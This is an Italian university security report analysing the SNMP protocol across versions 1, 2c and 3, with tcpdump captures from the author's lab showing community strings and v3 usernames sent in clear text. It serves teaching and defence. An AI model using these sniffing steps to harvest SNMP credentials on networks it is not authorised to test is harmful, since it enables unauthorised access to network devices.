Analisi di sicurezza del protocollo SNMP

Report per l'esame di Sicurezza dei Sistemi Informatici al Politecnico di Torino

Dario Platania (s230094)
docente: Prof.re A.Lioy

Anno Accademico 2016/17

Indice

1 Introduzione: Obiettivo Tesina

Le analisi di questa tesina si sono concentrate sullo studio del protocollo *Simple Network Management Protocol* (SNMP), delle sue debolezze e vulnerabilità e delle minacce a cui è esposto. Si è fatto uso di vari hacking tools utili per vedere e analizzare più da vicino quanto descritto.

Gli obiettivi di questa tesina sono :

1. Analisi e valutazioni del protocollo SNMP
2. Analisi delle vulnerabilità tramite uso di hacking tools
3. Gestione e attacco dei nodi equipaggiati con Vyos

2 Descrizione del Protocollo

Nel 1989 nasce il protocollo SNMP che viene pensato come punto di partenza da cui sviluppare dei sistemi che siano in grado di risolvere e prevedere tutti i problemi che nascono dalla gestione di una rete. Oggi lo sviluppo delle reti ha portato ad un incremento notevole delle loro dimensioni, aumentando però anche il problema della gestione. La versatilità di questo protocollo ha permesso di trovare da subito un riscontro positivo dal mondo degli sviluppatori e dalle aziende del settore, infatti dopo la prima versione ne sono state implementate altre due. Oggi lo standard SNMP è supportato da una grandissima quantità di dispositivi in uso nella rete.

2.1 Informazioni e caratteristiche generali del protocollo

Il protocollo SNMP viene definito dalla *Internet Engineering Task Force* (IETF). Da quel momento SNMP diventa uno standard per controllare gli apparati di rete tramite un'unica applicazione di controllo. SNMP rappresenta una serie di funzioni e protocolli per la gestione di rete che comunicano tra di loro attraverso IP, infatti la prima implementazione avviene su protocollo TCP/IP, ma in seguito verrà sviluppato anche su reti IPX e AppleTalk.

Questo protocollo permette agli amministratori di rete di individuare ed in seguito isolare i componenti difettosi che si possono trovare su una rete, configurare i vari componenti in remoto e monitorare lo stato e le performance della rete. SNMP opera allo strato applicativo della pila ISO/OSI e utilizza un'architettura di comunicazione di tipo client-server con il protocollo *User Datagram Protocol* (UDP) sfruttando di default la porta 161.

SNMP si costituisce di quattro parti fondamentali:

1. *Sistema di Gestione da remoto* (Manager): è l'applicazione remota che prende le decisioni di gestione, per esempio sotto il controllo diretto dell'operatore umano. Viene installato su un computer della rete per essere utilizzato come stazione di controllo mettendo in comunicazione diretta l'amministratore di rete e il sistema da gestire. Il Manager dialoga con i sistemi gestiti essenzialmente in due modi: invia richieste SNMP e riceve notifiche SNMP.
2. *Agente di Gestione* (Agent): software che risiede sui device di rete (es. router, switch, workstation, stampanti, etc.) e segnala svariate informazioni come gli indirizzi fisici, il carico di lavoro e altri dettagli tecnici utili all'amministratore. Questi dati vengono poi salvati all'interno di un database, il Management Information Base.

3. *Management Information Base* (MIB): costituisce l'insieme delle informazioni effettivamente recuperabili dal Manager sul dispositivo da monitorare. Nello specifico il MIB è definito come il database nel quale vengono risolte tutte le richieste fatte dal Manager. Tale database ha una struttura gerarchica ad albero.

4. *Structure Management Information* (SMI): definisce in modo standard come devono essere strutturate le informazioni e la loro gerarchia per essere inserite nel MIB e quindi gestite da un Manager SNMP.

   La gerarchia degli oggetti, è ad albero. Ogni oggetto della gerarchia viene identificato in modo univoco, attraverso il suo percorso nell'albero. La variabile Hostname per esempio, è identificata da iso.org.dod.internet.management.mib.system.sysdescr oppure 1.3.6.1.2.1.1.1.

   Il punto rappresenta la radice (root), e i numeri rappresentano i successivi nodi nell'albero degli oggetti. Il livello più alto nella base MIB è occupato dagli oggetti che fanno parte delle organizzazioni di standardizzazione. I vari produttori possono definire delle basi di dati private, che contengono gli oggetti relativi ai loro prodotti. Le MIB che non hanno passato il processo di standardizzazione, vengono localizzate nelle basi dati sperimentali.

   Gli oggetti sono definiti tramite la sintassi *Abstract Syntax Notation One* (ASN.1), la quale permette di non avere ambiguità tra funzioni e proprietà dell'oggetto definito.

5. Protocollo per la gestione: consente al Manager di recuperare i valori delle variabili MIB grazie al comando GET e all'Agent di segnalare la presenza di particolari eventi al Manager grazie al comando TRAP. Gli altri comandi disponibili in SNMP saranno descritti più in dettaglio nelle sezioni relative alle varie versioni.

Tale sistema permette di interrogare i diversi segmenti di rete creando delle connessioni virtuali tra il Manager e l'Agent presente sul dispositivo remoto, comunicando informazioni o eventuali segnalazioni di errore.

In Figura 1 viene mostrato uno schema di tutte le entità del protocollo SNMP




Figura 1: SNMP protocol

2.2 SNMP v1

Il protocollo SNMP nella sua prima versione (SNMPv1) è stato definito nel 1988 in RFC-1067 ed approvato come Internet Standard nel 1990 in RFC-1157.

Il protocollo prevede tre tipi di messaggi di richiesta, inviati dal Manager a tutti gli Agent dei sistemi gestiti.

Le caratteristiche principali del protocollo che nascono e si mantengono tali anche dopo la realizzazione delle versioni successive sono:

- Manager e Agent sono in ascolto sulla porta UDP 161.
- Le risposte sono inviate al Manager utilizzando un numero di porta casuale.
- La dimensione massima del pacchetto SNMP è limitata dalla massima dimensione del payload UDP (65507 byte).
- I messaggi di errore e le eccezioni (Trap) sono spediti dall'Agent al Manager in maniera asincrona utilizzando la porta UDP 162.

Le principali operazioni del protocollo SNMPv1 sono:

- Get: utilizzata dal Manager per reperire un valore dal MIB dell'Agent.
- Get-Next: utilizzata dal Manager per accedere ricorsivamente sul MIB.
- Set: utilizzata dal Manager per impostare un valore sul MIB.


  Ai tre tipi di messaggi di richiesta corrisponde un unico formato di messaggio di risposta detta get-response.

  Il protocollo prevede un ulteriore tipo di messaggio detto Trap
- Trap: inviata da un Agent ad un Manager per la notifica asincrona di eventi

Il protocollo assume che i canali di comunicazione siano connection-less, quindi utilizza come protocollo di livello Trasporto, il protocollo UDP. Di conseguenza, SNMP non garantisce l'affidabilità dei pacchetti SNMP.

2.2.1 Pacchetto SNMPv1

Il pacchetto SNMPv1 è cosi composto:




In tabella 1 la dimensione e la descrizione dei vari campi:

Campo	Dimensione (in bytes)	Descrizione
Version	4	versione del protocollo SNMP
Community	variable	meccanismo di autenticazione di SNMP
PDU	variable	payload

Tabella 1: Descrizione pacchetto SNMPv1

Il formato PDU per i messaggi di richiesta SNMPv1 è cosi composto:




In tabella 2 la dimensione e la descrizione dei vari campi:

Campo	Dimensione (in bytes)	Descrizione
PDU Type	4	Tipo di messaggio
Request ID	4	ID della richiesta (usato per differenziarle)
Variable Bindings	variable	Coppia nome-valore che identifica gli oggetti MIB

Tabella 2: Descrizione formato PDU messaggi di richiesta

Il formato PDU per i messaggi di risposta SNMPv1 è cosi composto:



In tabella 3 la dimensione e la descrizione dei vari campi:

Campo	Dimensione (in bytes)	Descrizione
PDU Type	4	Tipo di messaggio
Request ID	4	ID della richiesta (usato per differenziarle)
Error Status	4	Usato per trasportare i messaggi di errore
Error Index	4	Associa l'errore ad una variabile
Variable Bindings	variable	Coppia nome-valore che identifica gli oggetti MIB

Tabella 3: Descrizione formato PDU messaggi di risposta

2.2.2 Sicurezza in SNMP v1

In questa sezione analizzeremo nel dettaglio come avviene l'autenticazione di SNMPv1 e quali sono le sue caratteristiche di sicurezza.

I messaggi SNMPv1 sono costituti da due parti:

1. Intestazione
2. Protocol Data Unit (PDU)

L'intestazione è costituita a sua volta da:

1. Numero di versione
2. Stringa di comunità

La stringa di comunità è usata in SNMPv1 come forma elementare di autenticazione.

SNMP assume che i dispositivi di una rete siano raggruppati in comunità, ciascuna identificata da una stringa di 4 bytes. Un singolo dispositivo può appartenere a più di una comunità.

L'Agent accetta richieste solo da un Manager della stessa comunità che si identifica con la medesima stringa. Siccome la stringa di comunità è trasmessa in chiaro nei messaggi SNMP, di fatto il protocollo SNMPv1 è considerato essere non sicuro.

Andremo a catturare con tcpdump un pacchetto per vedere come la stringa di comunità sia visibile in chiaro. In questo sniffing il mio nodo è registrato in 3 comunità (public, private e monitor).

Eseguiamo su due terminali separati i seguenti comandi

```
tcpdump -n -i eth0 udp port 161 -vv -X
```

- -n: visualizza gli indirizzo IP
- -i: seleziona l'interfaccia in cui stare in ascolto
- -vv -X: stampa un output più dettagliato e in esadecimale (-vv -x).

```
snmpget -v1 -c public 192.168.1.15 1.3.6.1.2.1.1.1.0
```

Andando a vedere l'output di tcpdump possiamo notare che, nell'UDP stream, il nome della comunità public che SNMPv1 usa per l'autenticazione è in chiaro e facile da catturare.

Qui di seguito il dump testuale di tcpdump:

192.168.1.25.59343 > **192.168.1.15.161** { SNMPv1 { GetRequest(28) R=509952842 .1.3.6.1.2.1.1.1.0 } }

0x0000: 4500 0047 b67f 4000 4011 00ae c0a8 0119 E..G..@.@..... 0x0010: c0a8 010f e7cf 00a1 0033 83bd 3029 0201 .....3..0).. 0x0020: 0004 0670 7562 6c69 63a0 1c02 041e 6543 ...**public**.....eC 0x0030: 4a02 0100 0201 0030 0e30 0c06 082b 0601 J.....0.0...+.. 0x0040: 0201 0101 0005 00

192.168.1.15.161 > **192.168.1.25.59343**: [udp sum ok] SNMPv1 GetResponse(121) R=509952842 .1.3.6.1.2.1.1.1.0="Linux dario-K53SD 4.4.0-62-generic"

0x0000: 4500 00a5 f9f9 4000 4011 bcd5 c0a8 010f E.....@.@..... 0x0010: c0a8 0119 00a1 e7cf 0091 8bc1 3081 8602 .....0... 0x0020: 0100 0406 7075 626c 6963 a279 0204 1e65 ....**public**...e 0x0030: 434a 0201 0002 0100 306b 3069 0608 2b06 CJ.....0k0i..+. 0x0040: 0102 0101 0100 045d 4c69 6e75 7820 6461 .....]Linux.da 0x0050: 7269 6f2d 4b35 3353 4420 342e 342e 302d rio-K53SD.4.4.0- 0x0060: 3632 2d67 656e 6572 6963 2023 3833 7e31 62-generic.83 1 0x0070: 342e 3034 2e31 2d55 6275 6e74 7520 534d 4.04.1-Ubuntu.SM 0x0080: 5020 5765 6420 4a61 6e20 3138 2031 383a P.Wed.Jan.18.18: 0x0090: 3130 3a33 3020 5554 4320 3230 3137 2078 10:30.UTC.2017.x

2.2.3 RFC SNMPv1

SNMPv1 è documentato nei seguenti RFC:

M. Rose, RFC-1065 "Structure and Identification of Management Information for TCP/IP-based internets", August 1988

K. McCloghrie, RFC-1066 "Management Information Base for Network Management of TCP/IP-based internets", August 1988

J. Case, RFC-1067 "A Simple Network Management Protocol", August 1988

M. Rose, RFC-1155 "Structure and Identification of Management Information for TCP/IP-based Internets", August 1990

K. McCloghrie, RFC-1156 "Management Information Base for Network Management of TCP/IP-based internets", August 1990

J. Case, RFC-1157 "A Simple Network Management Protocol (SNMP)", August 1990

2.3 SNMP v2


La versione 2 del protocollo SNMP (SNMPv2) fu proposta nel 1993 RFC-1448, revisionata nel 1996 RFC-1905 e successivamente modificata nel 2002 RFC-3416.

Nella versione 2 del protocollo non sono state apportate modifiche sostanziali. Possiamo sintetizzare le modifiche principali mostrando le due funzioni che sono state aggiunte:

- GetBulk: utilizzata dal Manager per recuperare grandi blocchi di dati
- Inform: in questo caso è l'Agent che interroga il Manager per ottenere un'informazione.


2.3.1 Pacchetto SNMPv2

Il pacchetto SNMPv2 è cosi composto:



Il formato della PDU dei messaggi di tipo Inform è lo stesso di quello dei messaggi Get, Get-next e Set, mentre quello dei messaggi Get-bulk è differente, ed è riportato di seguito.

Formato PDU di tipo Get-bulk:



In tabella 4 la dimensione e la descrizione dei vari campi:

Campo	Dimensione (in bytes)	Descrizione
PDU Type	4	Tipo di messaggio
Request ID	4	ID della richiesta (usato per differenziarle)
Non Repeaters	4	Specifica il numero di valori ritornati dalla richiesta.
Max Repetions	4	Specifica il numero di massimo di ripetizioni
Variable Bindings	variable	Coppia nome-valore che identifica gli oggetti MIB

Tabella 4: Descrizione formato PDU di tipo Get-bulk

2.3.2 Sicurezza in SNMP v2

In questa sezione analizzeremo nel dettaglio come avviene l'autenticazione di SNMPv2 e quali sono le sue caratteristiche di sicurezza.

La seconda versione del protocollo aveva risolto il problema dell'assenza d'autenticazione che è la carenza di sicurezza più seria di SNMPv1, introducendo dei meccanismi di sicurezza per prevenire minacce da attacchi di questo tipo:

- Masquerading;

  L'attaccante finge di essere un utente autorizzato al fine di ottenere l'accesso al sistema ed ottenere informazioni o maggiori privilegi da esso. L'attacco può essere tentato attraverso delle falle di sicurezza nei programmi,tramite password rubate o anche provando a bypassare il meccanismo di autenticazione.

- Packet Manipulation;

  Tramite la manipolazione dei pacchetti è possibile, da parte dell'attaccante riuscire a reperire informazioni utili dal sistema o ad iniettare informazioni errate nella rete.

Nonostante questo il *Community-Based Simple Network Management Protocol versione 2* (SNMPv2c), definito in RFC-1901, rimuove il complesso sistema di sicurezza introdotto da SNMPv2 riutilizzando la stringa di comunità della prima versione con i vecchi problemi relativi alla sicurezza, fornendo uno dei punti più facili d'ingresso per questo tipo di attacco.

Andremo ora a catturare con tcpdump un pacchetto per osservare come la stringa di comunità sia ancora una volta visibile in chiaro.

Eseguiamo su due terminali separati i seguenti comandi

```
tcpdump -n -i eth0 udp port 161 -vv -X
```

```
snmpget -v2c -c public 192.168.1.15 1.3.6.1.2.1.1.1.0
```

Andando a vedere l'output di tcpdump possiamo notare che, nell'UDP stream, il nome della comunità public che SNMPv2 usa per l'autenticazione è in chiaro e facile ancora una volta da catturare.

Qui di seguito il dump testuale di tcpdump:

192.168.1.25.59343 > **192.168.1.15.161** { SNMPv2c GetRequest(28) R=522201423 .1.3.6.1.2.1.1.1.0 }

0x0000: 4500 0047 f3d6 4000 4011 c356 c0a8 0119 E..G..@.@..V.... 0x0010: c0a8 010f c21b 00a1 0033 83bd 3029 0201 .....3..0).. 0x0020: 0104 0670 7562 6c69 63a0 1c02 041f 2029 ...**public**.....) 0x0030: 4f02 0100 0201 0030 0e30 0c06 082b 0601 O.....0.0...+.. 0x0040: 0201 0101 0005 00

192.168.1.15.161 > **192.168.1.25.59343**: [udp sum ok] SNMPv2c GetResponse(121) R=522201423 .1.3.6.1.2.1.1.1.0="Linux dario-K53SD 4.4.0-62-generic"

0x0000: 4500 00a5 611f 4000 4011 55b0 c0a8 010f E...a.@.@.U..... 0x0010: c0a8 0119 00a1 c21b 0091 cab4 3081 8602 ....0... 0x0020: 0101 0406 7075 626c 6963 a279 0204 1f20 ....**public**.... 0x0030: 294f 0201 0002 0100 306b 3069 0608 2b06)O.....0k0i..+. 0x0040: 0102 0101 0100 045d 4c69 6e75 7820 6461 .....]Linux.da 0x0050: 7269 6f2d 4b35 3353 4420 342e 342e 302d rio-K53SD.4.4.0- 0x0060: 3632 2d67 656e 6572 6963 2023 3833 7e31 62-generic.83 1 0x0070: 342e 3034 2e31 2d55 6275 6e74 7520 534d 4.04.1-Ubuntu.SM 0x0080: 5020 5765 6420 4a61 6e20 3138 2031 383a P.Wed.Jan.18.18: 0x0090: 3130 3a33 3020 5554 4320 3230 3137 2078 10:30.UTC.2017.x

2.3.3 RFC SNMPv2

SNMPv2 è documentato nei seguenti RFC:

J. Case, RFC-1448 “Protocol Operations for version 2 of the Simple Network Management Protocol (SNMPv2)”, April 1993

J. Case, RFC-1901 “Introduction to Community-based SNMPv2”, January 1996

R. Presuhn, RFC-1905 “Protocol Operations for Version 2 of the Simple Network Management Protocol (SNMPv2)”, January 1996


2.4 SNMP v3

A partire dalla seconda metà del 1999 è disponibile una ulteriore versione del protocollo SNMP, ovvero la terza versione.

SNMPv3 è stato definito dall'IETF in una serie di RFC prodotti a partire dal 1998. SNMPv3 non stravolge le precedenti versioni ed è stato creato, per essere scalabile, duraturo (per quanto riguarda l'architettura), portabile e compatibile con le precedenti versioni (usa gli stessi MIB).

2.4.1 Pacchetto SNMPv3

Il pacchetto SNMPv3 è cosi composto:



In tabella 5 la dimensione e la descrizione dei vari campi:

Campo	Dimensione (in bytes)	Descrizione
Version	4	Tipo di messaggio
Msg ID	4	Intero che identifica il messaggio SNMPv3
Msg Max Size	4	Dimensione massima del messaggio
Msg Flag	1	Controllo elaborazione del messaggio
Msg Security Model	4	Livello di protezione usato per il messaggio
Msg Security Parameters	variable	Parametri per il modello di protezione.
PDU	variable	Payload

Tabella 5: Descrizione pacchetto SNMPv3

Una più attenta analisi va fatti ai seguenti campi:

- Msg Flag, un insieme di flag per il controllo dell'elaborazione del messaggio, con la seguente struttura:

Message Flags: A set of flags that controls processing of the message. The current substructure of this field is:

Subfield Name	Size (bytes)	Description
Reserved	5/8 (5 bits)	***Reserved:*** Reserved for future use.
Reportable Flag	1/8 (1 bit)	***Reportable Flag:*** When set to 1, a device receiving this message must send back a *Report-PDU* whenever conditions arise where such a PDU should be generated.
Priv Flag	1/8 (1 bit)	***Privacy Flag:*** When set to 1, indicates that encryption was used to protect the privacy of the message. May not be set to 1 unless *Auth Flag* is also set to 1.
Auth Flag	1/8 (1 bit)	***Authentication Flag:*** When set to 1, indicates that authentication was used to protect the authenticity of this message.

- Msg Security Model, un valore intero che indica quale modello di protezione è stato utilizzato per il messaggio. Per il modello user-based l'impostazione predefinita di SNMPv3 prevede il valore 3.
- Msg Security Parameter, un insieme di campi che contengono dei parametri necessari per implementare il modello di protezione del messaggio. Il contenuto di questo campo è specificato in ogni documento che descrive il modello di sicurezza SNMPv3. Ad esempio, i parametri per il modello user-based si trovano in RFC-3414.

2.4.2 Sicurezza in SNMP v3

SNMPv3 aggiunge in RFC-3414 dei meccanismi che consentono i tre seguenti livelli di sicurezza nella comunicazione Manager-Agent:

1. comunicazione senza autenticazione né privacy (NoAuthNoPriv);
2. comunicazione con autenticazione e senza privacy (AuthNoPriv);
3. comunicazione con autenticazione e privacy (AuthPriv);

Attraverso questi meccanismi, il protocollo è in grado di garantire:

1. Integrità dei messaggi: assicura che i messaggi non vengano modificati durante il transito sulla rete
2. Autenticazione: il ricevente può controllare che il messaggio provenga da una fonte valida
3. Crittografia: il mittente cifra il contenuto del messaggio in modo che non sia comprensibile ad una terza parte non autorizzata.

In Tabella 6 vengono riportate le possibili combinazioni dei modelli di sicurezza

Livello	Autenticazione	Crittografia	Conseguenze
NoAuthNoPriv	Username	No	Stringa (Username) per l'autenticazione
AuthNoPriv	MD5 o SHA	No	Autenticazione attraverso HMAC-MD5 o HMAC-SHA
AuthPriv	MD5 o SHA	DES	Aggiunge al modello authNoPriv una crittografia DES

Tabella 6: Autenticazione in SNMPv3

Andando a creare 3 utenti SNMPv3 e catturando con tcpdump dei pacchetti si può analizzare il comportamento nei tre casi appena citati.

In ambiente Linux Debian (versione 9), procediamo, inserendo da terminale i seguenti comandi, alla creazione di 3 utenti SNMPv3:

```
net-snmp-config --create-snmpv3-user1 -rw
net-snmp-config --create-snmpv3-user2 -rw -a user2password
net-snmp-config --create-snmpv3-user3 -rw -a user3pass -x user3encryption
```

Parameter	Command Line Flag	Function
authProtocol	-a (MD5|SHA)	defAuthType (MD5|SHA)
privProtocol	-x (AES|DES)	defPrivType DES

Tabella 7: Parametri comando net-snmp-config

Il primo utente comunica senza autenticazione né privacy, il secondo con autenticazione ma senza privacy e il terzo con autenticazione e privacy

Nel caso del primo utente, eseguendo il comando

```
snmpget -v 3 -u user1 -l NoauthNoPriv 192.168.1.15 1.3.6.1.2.1.1.1.0
```

e andando a vedere l'output di tcpdump si può notare come nella parte relativa alla GetResponde il *msgUserName* viaggia in chiaro e contiene il valore User1; un attaccante può facilmente evincere che questo utente non usa nessun tipo di autenticazione e privacy e quindi può usare l'username catturato per accedere al nodo.

Qui di seguito il dump testuale di tcpdump:

192.168.1.25.33761 > 192.168.1.15.161: SNMPv3 F=r USM B=0 T=0 ScopedPDU E= C= GetRequest(14) R=1340059730

0x0000: 4500 005c c50d 4000 4011 f20a c0a8 0119 E..:@.@..... 0x0010: c0a8 010f 83e1 00a1 0048 83d2 303e 0201 .....H..0¿.. 0x0020: 0330 1102 043a 7a65 cb02 0300 ffe3 0401 .0...:ze..... 0x0030: 0402 0103 0410 300e 0400 0201 0002 0100 ......0..... 0x0040: 0400 0400 0400 3014 0400 0400 a00e 0204 ......0..... 0x0050: 4fdf b052 0201 0002 0100 3000 O..R.....0.

192.168.1.15.161 > 192.168.1.25.33761: [udp sum ok] SNMPv3 F= USM B=39 T=30286 U="**user1**" ScopedPDU E=80001f888032100046f8c8675900000000 C="" GetResponse(121) R=1340059729 .1.3.6.1.2.1.1.1.0="Linux dario-K53SD 4.4.0-62-generic" 0x0000: 4500 00f1 8831 4000 4011 2e52 c0a8 010f E....1@.@..R.... 0x0010: c0a8 0119 00a1 83e1 00dd b004 3081 d202 .....0... 0x0020: 0103 3011 0204 3a7a 65ca 0203 00ff e304 ..0...:ze..... 0x0030: 0100 0201 0304 2730 2504 1180 001f 8880 ....'00x0040: 3210 0046 f8c8 6759 0000 0000 0201 2702 2..F..gY.....'. 0x0050: 0276 4e04 0575 7365 7231 0400 0400 3081 .vN..**user1**....0. 0x0060: 9004 1180 001f 8880 3210 0046 f8c8 6759 .....2..F..gY 0x0070: 0000 0000 0400 a279 0204 4fdf b051 0201 .....y..O..Q.. 0x0080: 0002 0100 306b 3069 0608 2b06 0102 0101 ....0k0i..+.....

0x0090: 0100 045d 4c69 6e75 7820 6461 7269 6f2d ...]Linux.dario- 0x00a0: 4b35 3353 4420 342e 342e 302d 3632 2d67 K53SD.4.4.0-62-g 0x00b0: 656e 6572 6963 2023 3833 7e31 342e 3034 eneric.83 14.04 0x00c0: 2e31 2d55 6275 6e74 7520 534d 5020 5765 .1-Ubuntu.SMP.

Nel caso del secondo utente, eseguendo prima il comando

```
snmpget -v 3 -u user2 -l NoauthNoPriv 192.168.1.15 1.3.6.1.2.1.1.1.0
```

il sistema risponde con un errore poiché per lo User2 è previsto un meccanismo di autenticazione ma senza privacy.

Eseguendo il comando corretto

```
snmpget -v 3 -u user2 -l authNoPriv -a MD5 -A user2password 192.168.1.15
   ↪ 1.3.6.1.2.1.1.1.0
```

e andando a vedere l'output di tcpdump, si evince che nella parte relativa a SNMP il *msgUserName* viaggia in chiaro e contiene il valore User2 ma il *msgAuthenticationParameters* è cifrato e non leggibile;

Qui di seguito il dump testuale di tcpdump:

192.168.1.25.33761 > 192.168.1.15.161: SNMPv3 F=r USM B=0 T=0 U= ScopedPDU E= C= GetRequest(14) R=1340059730

0x0000: 4500 005c e13c 4000 4011 d5db c0a8 0119 E..¡@.@..... 0x0010: c0a8 010f c3c1 00a1 0048 83d2 303e 0201 .....H..0¿.. 0x0020: 0330 1102 0442 7bd4 b602 0300 ffe3 0401 .0...B..... 0x0030: 0402 0103 0410 300e 0400 0201 0002 0100 ......0..... 0x0040: 0400 0400 0400 3014 0400 0400 a00e 0204 ......0..... 0x0050: 6fe9 0bd8 0201 0002 0100 3000 o.....0.

